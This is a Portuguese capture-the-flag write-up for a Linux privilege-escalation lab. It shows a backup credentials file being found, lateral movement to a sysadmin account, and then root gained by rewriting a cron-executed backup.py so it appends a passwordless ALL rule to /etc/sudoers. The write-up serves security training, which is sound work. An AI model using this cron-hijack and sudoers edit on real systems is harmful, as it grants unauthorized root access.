
Privesc Linux - 2

O laboratório ja nos fornece a credencial para acesso via ssh.


user: ctfplayer
password: ctfplayer2026

```
ssh user@<IP_MACHINE>
```




Durante a enumeração dos diretórios, identificamos arquivos e diretórios ocultos, entre eles `.config`. Ao acessar esse diretório, encontramos o subdiretório `app`, no qual identificamos um arquivo oculto chamado `.credentials.bak`.

Utilizando o comando `cat` , realizamos a leitura do conteúdo e identificamos a credencial `sysadmin`.



Utilizando a credencial realizamos a movimentação lateral para o usuario `sysadmin`. Após obtermos acesso, listamos os arquivos e diretórios e identificamos o arquivo `user.txt` . Ao realizar a leitura de seu conteúdo, encontramos nossa primeira flag.



Verificando notes.txt do sysadmin, encontramos:

```
sysadmin@ip-172-16-9-243:~$ cat notes.txt
TAREFAS:
- [x] Configurar backup automático
- [ ] Revisar permissões dos scripts em /opt/scripts
- [ ] Verificar se o cron está funcionando (checar /var/log/backup.log)
- [ ] Remover credenciais hardcoded

IMPORTANTE: O backup roda automaticamente. Não modificar sem avisar o time.
sysadmin@ip-172-16-9-243:~$
```

Sabemos que existe um script de backup automático em `/opt/scripts` que:
roda via `cron`;
Logs em `/var/log/backup.log`

Existem várias formas de explorar (obter Root), uma delas é adicionar `sysadmin` ao `sudoers`.

Vamos alterar o conteúdo de backup.py para:

```
import os

os.system("echo 'sysadmin ALL=(ALL) NOPASSWD:ALL' >> /etc/s
udoers")
```

Aguardar ~1 minuto e executar o comando `sudo su`

```
sysadmin@ip-172-16-9-243:~$ sudo su
root@ip-172-16-9-243:/home/sysadmin# whoami
root
```

Com o privilégio root navegamos conseguimos obter nossa flag

```
root@ip-172-16-9-243:/home/sysadmin# cat /root/root.txt
hackingclub{cr0r[redacted]}
root@ip-172-16-9-243:/home/sysadmin#
```